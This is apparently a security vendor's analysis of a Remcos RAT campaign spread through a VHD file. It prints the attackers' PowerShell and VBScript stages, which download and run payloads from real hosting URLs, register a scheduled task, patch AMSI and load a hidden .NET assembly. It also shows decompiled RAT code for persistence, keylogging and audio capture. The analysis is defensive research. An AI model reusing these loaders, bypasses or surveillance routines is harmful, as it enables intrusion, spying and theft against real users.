

Unknown TTPs of Remcos RAT

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Typically spread through malicious attachments, drive-by downloads, or social engineering, Remcos RAT has been active since 2016. Initially presented by [BreakingSecurity](#), a European company, as a legitimate remote control tool, it has since been exploited by threat actors for nefarious purposes, despite claims of restricted access for lawful use.

On analyzing a few samples from VirusTotal, we got one interesting sample which was a .vhd file. Let's analyze how threat actors have crafted the VHD (Virtual Hard Disk).

After extracting the .vhd file we got a bundle of files shown in Figure 1.




Figure 1: Extracted VHDfile

The shortcut file has the following powershell command line in target, pointing to the *MacOSX.ps1* script. Its deconstructed components are depicted in Figure 1,

```
[ \\localhost\C$\Windows\System32\cmd.exe /c powershell.exe -ExecutionPolicy Bypass -File ".MacOSX/MacOSX.ps1" ]
```

While analyzing the script we got to know it had several operations in it. Some of the functionality seems to be remnants of old TTP.

- Download a PDF file as PNG file (Figure 1)
- Create a Task to download and execute a powershell script. (Figure 2)

We found some key functionalities for this script

- AMSI Bypass (Figure 3)
- Download a PNG file which is a VB script. (Figure 4)

```
Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -
Force
$binaryData = @"

next Invoke-WebRequest https://bitbucket.org/
openheartplayercertlover/certlover2/downloads/S-Corp_AUELLC1.png -
O C:\Users\Public\S-Corp-AUELLC1.pdf; C:\Users\Public\S-Corp-
AUELLC1.pdf

"@
$bytes = $binaryData -split ' ' | ForEach-Object {
[byte][Convert]::ToByte($_, 2) }
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
$outputTextFilePath = 'C:\ProgramData\Auel.pdf'
$decodedText | Set-Content -Path $outputTextFilePath -Encoding UTF8
Write-Output "Decoded text saved to $outputTextFilePath"
$scriptPath = "C:\ProgramData\Auel.pdf"
&$scriptPath
```

Figure 2: Downloading PDF

```
#taskDescription

Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -
Force
$binaryData = @"

', 'Bypass', '-Command', "& { Invoke-Expression ((New-Object
Net.WebClient).DownloadString('$scriptUrl')) }\" -WindowStyle
Hidden."@..$action = New-ScheduledTaskAction -Execute
"powershell.exe" -Argument $scriptContent..if ($existingTask)
{. # Task already exists, update it. Set-ScheduledTask
-TaskName $taskName -Action $action -Trigger $trigger
-Description $taskDescription.) else {. # Task doesn't exist,
register it. Register-ScheduledTask -Action $action -Trigger
$trigger -TaskName $taskName -Description $taskDescription.)

"@
$bytes = $binaryData -split ' ' | ForEach-Object {
[byte][Convert]::ToByte($_, 2) }
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
$outputTextFilePath = 'C:\ProgramData\task.ps1'
$decodedText | Set-Content -Path $outputTextFilePath -Encoding UTF8
Write-Output "Decoded text saved to $outputTextFilePath"
$scriptPath = "C:\ProgramData\task.ps1"
&$scriptPath
```

Figure 3: Schedule task

```
#a-m

Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force
$binaryData = @"

Add-Type -TypeDefinition @"using System;.using
System.Diagnostics;.using
System.Runtime.InteropServices;..public class
AMSIReaper.{.    public const int PROCESS_VM_OPERATION =
0x0008;.    public const int PROCESS_VM_READ = 0x0010;.
public const int PROCESS_VM_WRITE = 0x0020;..
[DllImport("kernel32.dll")]..    public static extern IntPtr
OpenProcess(int dwDesiredAccess, bool bInheritHandle, int
dwProcessId);..    [DllImport("kernel32.dll", SetLastError
= true)].    public static extern bool
WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
byte[] lpBuffer, uint nSize, out int
lpNumberOfBytesWritten);..    [DllImport("kernel32.dll
").    public static extern bool CloseHandle(IntPtr
hObject);..    [DllImport("kernel32.dll")]..    public
static extern IntPtr LoadLibrary(string lpFileName);..
[DllImport("kernel32.dll")]..    public static extern IntPtr
GetProcAddress(IntPtr hModule, string lpProcName);..}@"..
function ModAMSI($processId){.    $patch = [byte]0xEB..
$handle = [AMSIReaper]::OpenProcess([AMSIReaper]::
PROCESS_VM_OPERATION -bor [AMSIReaper]::PROCESS_VM_READ -bor
[AMSIReaper]::PROCESS_VM_WRITE, $false, $processId).    if
```

Figure 4: AMSI Reaper

AMSIReaper which is an open source tool available in [GitHub](#).

```
#officework

Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -
Force
$binaryData = @"

Invoke-WebRequest https://bitbucket.org/openheartplayercertlover/
certlover2/downloads/elana.png -O C:\Users\Public\12007.vbs; C:\
Users\Public\12007.vbs

"@
$bytes = $binaryData -split ' ' | ForEach-Object {
[byte][Convert]::ToByte($_, 2) }
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
$outputTextFilePath = 'C:\ProgramData\second.ps1'
$decodedText | Set-Content -Path $outputTextFilePath -Encoding UTF8
Write-Output "Decoded text saved to $outputTextFilePath"
$scriptPath = "C:\ProgramData\second.ps1"
&$scriptPath
```

Figure 5: Downloading PNG file (elana.png)

The command in *\$binaryData*, in Figure 6, downloads a file (*elana.png*) from a specified URL (<https://bitbucket.org/openheartplayercertlover/certlover2/downloads/elana.png>). The PNG file is a VB script file base64 encoded file which is decoded and saved as under %Programdata% as *second.ps1*.

On further analyzing the png file we got to know it was actually a VB script.

```

Dim inalado,prevento
inalado=100
prevento=1
Randomize
paracuuba = (Int((inalado-prevento+1)*Rnd+prevento))
dim estrellinha
estrellinha= false
Set tenuidade = CreateObject("WinHttp.WinHttpRequest.5.1")
tenuidade.Open "GET", "http://paste.ee/d/azfhe", False
tenuidade.Send
arrecadamento = tenuidade.ResponseText
convertibilidade arrecadamento
Function peopaias( seminal )
Dim apegadas
Set apegadas = CreateObject( "InternetExplorer.Application" )
apegadas.Navigate "about:blank"
apegadas.scintura.title = "Input required " & String( 100, "." )
apegadas.cafife = False
apegadas.acnisto = False
apegadas.homomorfismo = False
apegadas.sepsiquimia = 320
apegadas.acasear = 180
With apegadas.scintura.conflicto.screen
apegadas.Left = (.aprestessepsiquimia - apegadas.sepsiquimia ) \ 2
apegadas.Top = (.aprestesacasear - apegadas.acasear) \ 2
End With
Do While apegadas.Busy
WScript.Sleep 200
Loop
apegadas.Visible = True
apegadas.scintura.all.UserInput.focus
On Error Resume Next
Do While apegadas.scintura.all.baroco.matriz = 0
WScript.Sleep 200
If Err Then
IELogin = Array( "", "" )
apegadas.Quit
Set apegadas = Nothing
Exit Function
End if
Loop
On Error Goto 0
peopaias = apegadas.scintura.all.UserInput.matriz

```

Figure 6: VB script in elana.png

It defines a function *peopaias* which creates an instance of Internet Explorer (*apegadas*), navigates to a blank page, and waits until the page is fully loaded. It then sets up the browser window properties, including position and size. The function waits until a user input element is available on the page and then retrieves the input value before quitting the browser. It also defines a function *convertibilidade* which takes a string parameter *cytiso* containing script code and executes it using *ExecuteGlobal*. From this URL("hxxp://paste.ee/d/azfhe") we are able to get the base64 encoded VB script .




Figure 7: Encoded VB script

After decoding the VB script, we got a PowerShell script which was encoded with base64.




Figure 8: Encoded PowerShell script in decoded VB script

On executing the script and capturing the output we realized that it was a VB script.

```
$imageUrl =  
'https://uploaddeimagens.com.br/images/004/731/958/original/new_image.jpg?1707143673';  
$webClient = New-Object System.Net.WebClient;  
$imageBytes = $webClient.DownloadData($imageUrl);  
$imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);  
$startFlag = '<<BASE64_START>>';  
$endFlag = '<<BASE64_END>>';  
$startIndex = $imageText.IndexOf($startFlag);  
$endIndex = $imageText.IndexOf($endFlag);  
$startIndex -ge 0 -and $endIndex -gt $startIndex;  
$startIndex += $startFlag.Length;  
$base64Length = $endIndex - $startIndex;  
$base64Command = $imageText.Substring($startIndex, $base64Length);  
$commandBytes = [System.Convert]::FromBase64String($base64Command);  
$loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);  
$type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home');  
$method = $type.GetMethod('VAI').Invoke($null, [object[]] ('merkrowanale/selif/b37a98598d0b4acebac8fd6ab018d045e942ed78/zdMEqj/revoltrecreyalptrahnepo/steppins/0.2/ipa!/gro.tekcubtib//:sptth' , '1' , 'C:\ProgramData\ , 'Document'))
```

Figure 9: VB script in decoded PowerShell script

The VB script downloads an image file from the particular URL

(`'https://uploaddeimagens.com.br/images/004/731/958/original/new_image.jpg?1707143673'`).




Figure 10: Downloading PNG

On analyzing this image file we found that it was a base64 encoded value.

CreateProcess() with CREATE_SUSPENDED flag(0x4), GetThreadContext(), ZwUnmapViewOfSection, .VirtualAllocEx(), WriteProcessMemory(),SetThreadContext(), ResumeThread().

The URL, where the Final Payload is hosted, is stored in a reverse format in the VB script as shown in Figure 13.

```
$imageUrl =
'https://uploaddeimagens.com.br/images/004/731/958/original/new_image.jpg?1707143673
';
$webClient = New-Object System.Net.WebClient;
$imageBytes = $webClient.DownloadData($imageUrl);
$imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
$startFlag = '<<BASE64_START>>';
$endFlag = '<<BASE64_END>>';
$startIndex = $imageText.IndexOf($startFlag);
$endIndex = $imageText.IndexOf($endFlag);
$startIndex -ge 0 -and $endIndex -gt $startIndex;
$startIndex += $startFlag.Length;
$base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex, $base64Length);
$commandBytes = [System.Convert]::FromBase64String($base64Command);
$loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
$type = $loadedAssembly.GetType('PROJETOAUTOMACAO.VB.Home');
$method = $type.GetMethod('VAI').Invoke($null, [object[]]
['merkrowanale/selif/b37a98598d0b4acebac8fd6ab018d045e942ed78/zdMEqj/revoltrecreyalp
raehnepo/steppins/0.2/ipa!/gro.tekcubtib//:sptth', '1', 'C:\ProgramData\ ',
'Document'])
```

Figure 13: Reverse URL string

The main payload Remcos is a VC8 compiled binary.

| Property | Value |
|-----------|--|
| File Name | payload.dat |
| File Type | Portable Executable 32 |
| File Info | Microsoft Visual C++ 8 |
| File Size | 483.00 KB (494592 bytes) |
| PE Size | 483.00 KB (494592 bytes) |
| Created | Friday 23 February 2024, 17.18.18 |
| Modified | Friday 23 February 2024, 17.18.06 |
| Accessed | Thursday 07 March 2024, 17.36.40 |
| MD5 | 8E125841810C306790958A95D6DBBEB5 |
| SHA-1 | B5A456AC7FAF888059875098B150649834C17ACB |

Figure 14: C++ binary payload

It first decrypts a RC4 encrypted blob in the resource section, named “SETTINGS”.

```
result = FindResourceA(hModule, "SETTINGS", (LPCSTR)0xA);
v3 = result;
if ( result )
{
    v4 = LoadResource(hModule, result);
    v5 = LockResource(v4);
    result = (HRSRC)SizeofResource(hModule, v3);
    *this = v5;
```

Figure 15: Getting resource

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | A | B | C | D | E | F | Ascii |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------------|
| 00000000 | 3E | 73 | 00 | F7 | 5E | 6C | 5D | DB | E1 | D5 | 66 | A7 | AB | 6A | A0 | 1D | >e.^1j0a0f5<ej |
| 00000010 | UE | 34 | 38 | D3 | 5A | 6D | 26 | 60 | E0 | 55 | EB | 77 | C2 | 54 | 07 | 94 | 0480Zm'.aUeWA0I |
| 00000020 | 67 | 25 | 6E | F2 | 83 | EE | C6 | DE | F3 | 79 | 12 | B8 | E5 | E7 | 10 | 26 | g'nc0iEiEBoyo_&c0& |
| 00000030 | 09 | AA | 92 | 49 | CC | 89 | 78 | 00 | D6 | 00 | 1E | 83 | 3E | 4E | 5B | 4B | 'IIX.O. i>N(K |
| 00000040 | 66 | A5 | 72 | 54 | 38 | 12 | 47 | 71 | 98 | BD | 2E | 4A | EB | 42 | 4A | FA | fvrT80qjW. JeBjU |
| 00000050 | 81 | 42 | B1 | 76 | 04 | 5D | CC | DC | 44 | 93 | DD | 5E | 41 | 55 | 54 | A6 | Btuo jU0iY'AUT |
| 00000060 | 5F | 34 | A4 | 9A | DB | 89 | 97 | 2A | 27 | 62 | FA | BE | 96 | 7C | 5F | FF | 4#0!11'buk _y |
| 00000070 | 0E | 71 | 07 | AD | D7 | 26 | 04 | B4 | E3 | 22 | 01 | 85 | F4 | 65 | 15 | C0 | iq0-x&0'&'0'ic0A |
| 00000080 | EC | 53 | 87 | FE | 00 | 91 | BC | 8E | 24 | 84 | 46 | 92 | 0F | CB | 01 | DB | iSib.'MISIF'0E0 |
| 00000090 | F4 | FF | 3F | 8A | 30 | 8F | 33 | 86 | 2B | B9 | 5D | 61 | 88 | 54 | 7D | 43 | 0y?10 3i+! aIT)C |
| 000000A0 | E6 | 9E | 0C | F0 | A1 | FD | FD | A2 | 5F | 5D | C3 | 6A | 3A | E3 | 68 | 84 | eIiIyye. k :Sh |
| 000000B0 | FB | 19 | 79 | 9F | 0D | 5E | 73 | 8D | A3 | 31 | 9B | 5E | 85 | C3 | 9F | 54 | 00y!.'s ilIaIT |
| 000000C0 | 2D | 16 | 89 | D8 | DD | C8 | E6 | 25 | 2D | 07 | 6B | DB | 02 | 7C | F2 | FE | -0I0YEx-k0 j0p |
| 000000D0 | 70 | 00 | 15 | 48 | D6 | 68 | A2 | AA | 03 | 76 | B1 | 34 | CD | 2E | 61 | 4C | p.0H0e#vt4I.aL |
| 000000E0 | 8F | 68 | 6F | 26 | 99 | 80 | 5E | BF | 08 | 83 | E7 | 3D | 2D | D2 | FC | ED | ho& ' & c~Oui |
| 000000F0 | 43 | 89 | B3 | 42 | D5 | 51 | E9 | 8C | C5 | 18 | 64 | 9E | F3 | EF | DB | 75 | C 'B0Qe A0d0i0u |
| 00000100 | BB | 5F | 49 | 35 | 9A | 93 | BF | FE | A0 | 9A | 35 | C6 | 6A | 6B | F2 | 70 | >.I5I & p I5Ejk0p |
| 00000110 | 33 | 12 | 82 | 90 | 57 | CD | 8D | FB | 84 | 88 | F7 | A6 | 77 | 2B | E4 | CD | 30 VI u l~ v+aI |
| 00000120 | EB | A0 | 4D | CC | BD | B9 | 64 | 8A | 20 | 7D | C9 | D3 | 58 | 6E | 73 | DA | E MIW'd .)E0XnsU |
| 00000130 | 86 | 42 | 2C | 2D | 5E | 9F | E2 | D4 | EB | 42 | F6 | 9D | 82 | B1 | DD | 2C | I8.-a a0eB0 iEY. |
| 00000140 | B1 | 5E | 38 | D4 | FB | B0 | 27 | 73 | 12 | 30 | F6 | E7 | 85 | B9 | 24 | EF | ±'0a.'s0 05-!&si |
| 00000150 | 6E | 6D | 58 | 7D | 61 | DA | 9E | 28 | 15 | 56 | E9 | 32 | 31 | 57 | D3 | 6E | nmX aU 0 V&21W0N |
| 00000160 | F6 | 1B | 47 | 1F | 38 | CA | DC | 9B | B6 | 9B | 66 | 92 | DF | DD | 96 | B8 | 0G 8EU f B I. |
| 00000170 | EB | C8 | 6C | 01 | 2D | 93 | 2F | FD | 93 | DD | 76 | 7E | 92 | 38 | A9 | 31 | eE0- &B Y'&'00 |
| 00000180 | 55 | 15 | 5E | 97 | 64 | 1C | CE | 26 | 90 | 4B | E0 | 95 | E3 | 8C | 8E | F3 | 0u'rd I&.Ka&I 0 |
| 00000190 | 34 | 3F | 2A | 28 | 48 | B6 | 7D | 64 | CE | B5 | 91 | 38 | FB | 6D | ED | | 4?&(H&)d I& 8umi |
| 000001A0 | E4 | 98 | CD | EA | 02 | EC | 39 | 64 | F0 | D7 | 53 | 8A | CC | 8B | 1C | 92 | a I& i9d&S I I |
| 000001B0 | C1 | 5A | 6B | 2B | CC | 84 | 76 | 50 | AC | 11 | 52 | 8B | D4 | 7A | 5B | F7 | AZ&+I vP-0 R 0z + |
| 000001C0 | 91 | 27 | F3 | 7F | 62 | 78 | 3A | ED | EA | 9C | 1E | 28 | 44 | D1 | A6 | BD | '0 bx i&I (DR W |
| 000001D0 | 05 | 95 | A9 | EC | 00 | CF | F7 | CF | 0C | 19 | B4 | 44 | 8E | B4 | 1B | FA | 0 0i I- I0 'D '0u |
| 000001E0 | AA | F7 | 51 | 5E | 42 | E9 | F4 | FD | A9 | E1 | 14 | 8B | EB | CB | DA | B8 | =-Q'Be0y00 i&E0. |
| 000001F0 | 2E | AA | 08 | 8B | B2 | 74 | B4 | 8C | 0C | 55 | 2F | CD | 68 | 65 | 7A | 32 | .0 t' IAU hez2 |
| 00000200 | 36 | AF | 36 | 9F | D5 | 4A | 13 | 66 | A0 | BF | 6A | AD | 6E | 23 | 92 | 3E | 6'6 0U f j-n#> |
| 00000210 | 30 | C9 | 73 | 61 | AE | 46 | 8F | 30 | D6 | 2F | 4B | 37 | DD | 3A | 91 | 81 | 0Esa0F 00/K7?.' |
| 00000220 | 3F | B4 | 2D | 66 | 2A | 09 | FB | 31 | E3 | 3D | F2 | D8 | 2F | A6 | 1C | 28 | ?-f-.'a z=&0/ (|
| 00000230 | C3 | 73 | D7 | D2 | 3D | 1C | 2E | 30 | 23 | A1 | 00 | F6 | D6 | 4A | 6C | C6 | A&x0= .0#i.00U&E |
| 00000240 | 9F | AC | 31 | 42 | 96 | 1A | E9 | D3 | 96 | 60 | 60 | 89 | 5E | F8 | 34 | D7 | I- B 0e0' 'l'&4x |
| 00000250 | 61 | 74 | D4 | F4 | 9A | A1 | F1 | 2F | F2 | B9 | 27 | 6E | 4D | 80 | 02 | 82 | at00 Iv 0'1'N I |
| 00000260 | D4 | F3 | 32 | 13 | 8B | B1 | 05 | D1 | E6 | B8 | F9 | B7 | A3 | F7 | 65 | 83 | 0&20 0 N&.u- e |
| 00000270 | 36 | 53 | D4 | A0 | 34 | 68 | C9 | A8 | D3 | F3 | 15 | 12 | 8E | 85 | 24 | 2F | 6S0 4hE'0&0 I &. |
| 00000280 | 3B | E6 | 1A | 4C | 3B | AC | 7D | D7 | 3A | 53 | E8 | 60 | 84 | 44 | 09 | AE | .&0 L;-> x'&E' D.& |
| 00000290 | BC | E3 | AA | A0 | 17 | D4 | 0C | 8A | 31 | 1F | A3 | 38 | E3 | 04 | E0 | 8D | h&#amp; 0 0 I i&8&0. & |

Figure 16: Manipulating resource

In the blob, the first byte “3E” is the size of the RC4 key and the rest is the encrypted Remcos configuration block.

The screenshot shows a configuration tool interface. On the left, there are tabs for 'Operations', 'Recipe', 'Input', and 'Output'. The 'Recipe' tab is active, showing 'RC4' with a key '73 00 F7 5E 6C 5D DB...'. Below the recipe, there are options for 'Input format' (Hex) and 'Output format' (Latin1). The 'Input' field contains a long hex string. The 'Output' field shows the decoded configuration text, which includes registry paths and values for persistence, such as 'loran1 safesopkoco.com:2404:1...' and 'masterbotsbrothers.xyz:2404:1...'. A red box highlights the first few lines of the output, which correspond to the 'RUN' registry value mentioned in the text.

Figure 17: Decoded RC4 in setting

From this configuration block we can get the C2, malware activities etc.

It sets the “RUN” registry for the persistence.

```

v2 = byte_472B31;
v3 = byte_472B30;
if ( byte_472B33 == 1 )
{
    v4 = sub_40B97C((wchar_t *)asc_465E74, v8, (int)&unk_4752D8);
    sub_403014(v4, v7, (wchar_t *)asc_465E74);
    sub_413814(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", lpValueName);
    sub_401F09(v8);
}
if ( v3 == 1 )
{
    v5 = sub_40B97C((wchar_t *)asc_465E74, v8, (int)&unk_4752D8);
    sub_403014(v5, v7, (wchar_t *)asc_465E74);
    sub_413814(HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", lpValueName);
    sub_401F09(v8);
}
if ( v2 == 1 )
{
    v6 = sub_40B97C((wchar_t *)asc_465E74, v8, (int)&unk_4752D8);
    sub_403014(v6, v7, (wchar_t *)asc_465E74);
    sub_413814(
        HKEY_LOCAL_MACHINE,
        L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run\\",
        lpValueName);
    sub_401F09(v8);
}

```

Figure 18: Persistence

The designated filename for logging victim keystrokes and clipboard data, various settings instructing Remcos on how to initiate its functionalities on the victim’s device, and the authentication details employed for establishing a connection to the C2 server were all crucial components.

```

dword_472B24 = (int)this;
if ( *this || (v2 = GetModuleHandleA(0), v3 = SetWindowsHookExA(13, (HOOKPROC)fn, v2, 0), (*this = v3) != 0) )
{
    do
    {
        if ( !GetMessageA(&Msg, 0, 0, 0) )
            break;
        TranslateMessage(&Msg);
        DispatchMessageA(&Msg);
    }
    while ( *this );
    result = 0;
}
else
{
    v4 = GetLastError();
    v5 = sub_41B88E(v14, v4);
    sub_4052FD(&v13, "Keylogger initialization failure: error ", v5);
    sub_402093(&v7, "E");
    sub_41B4EF(v7, v8, v9, v10, v11, v12, v13);
    sub_401FD8(v14);
    result = 1;
}

```

Figure 19: Keylogging

It also creates a mutex to avoid multiple entries of this binary. Remcos also records the audio input from the victim’s microphone.

```

v7 = sub_40B97C(L"open \\"", v23, (int)va);
v8 = sub_403014(v7, v22, L"\ type ");
v9 = sub_402FA5(v8, strReturnString, v18);
sub_403014(v9, v21, L" alias audio");
sub_401F09(strReturnString);
sub_401F09(v22);
sub_401F09(v23);
sub_401F09(v24);
v10 = sub_401F04(v21);
mciSendStringW((LPCWSTR)v10, 0, 0, 0);
mciSendStringA("play audio", 0, 0, 0);
sub_402093(&v14, (char *)byte_4660A4);
sub_404AA1((int)dword_475980, 169, v14, v15, v16, v17, (int)v18, v19);
v11 = CreateEventA(0, 1, 0, 0);
LABEL_6:
hEvent = v11;
while ( v11 )
{
    if ( byte_474AD1 )
    {
        mciSendStringA("pause audio", 0, 0, 0);
        byte_474AD1 = 0;
    }
    if ( byte_474AD0 )
    {
        mciSendStringA("resume audio", 0, 0, 0);
        byte_474AD0 = 0;
    }
    mciSendStringA("status audio mode", strReturnString, 0x14u, 0);
    if ( !strcmp(strReturnString, "stopped") )
        SetEvent(hEvent);
    if ( !WaitForSingleObject(hEvent, 0x1F4u) )
    {
        CloseHandle(hEvent);
        v11 = 0;
        goto LABEL_6;
    }
    v11 = hEvent;
}
mciSendStringA("stop audio", 0, 0, 0);
mciSendStringA("close audio", 0, 0, 0);

```

Figure 20: Stealing audio

Remcos RAT connects with a URL to collect geolocation information.

```

sub_4020DF(this);
dwNumberOfBytesRead = 0;
v2 = malloc(0xFFFFu);
v3 = InternetOpenW(0, 1u, 0, 0, 0);
v4 = InternetOpenUrlW(v3, L"http://geoplugin.net/json.gp", 0, 0, 0x80000000, 0);
do

```

Figure 21: geolocation

The other capability of Remcos RAT is

- Capturing screenshots of the victim's screen upon startup.
- Disabling User Account Control (UAC) on the victim's device.
- Sending data to C2.

Attackers are always finding fresh strategies to evade the Antivirus (AV) and Endpoint Detection and Response (EDR) system, to secure their ongoing attacks.

We at K7 Labs provide detection for Remcos and all the latest threats. Users are advised to use a reliable security product such as "K7 Total Security" and keep it up-to-date to safeguard their devices.

IOCs

| MD5 | Detection Name |
|----------------------------------|------------------------|
| 8E125841810C306790958A95D6DB EB5 | Riskware (00584baa1) |
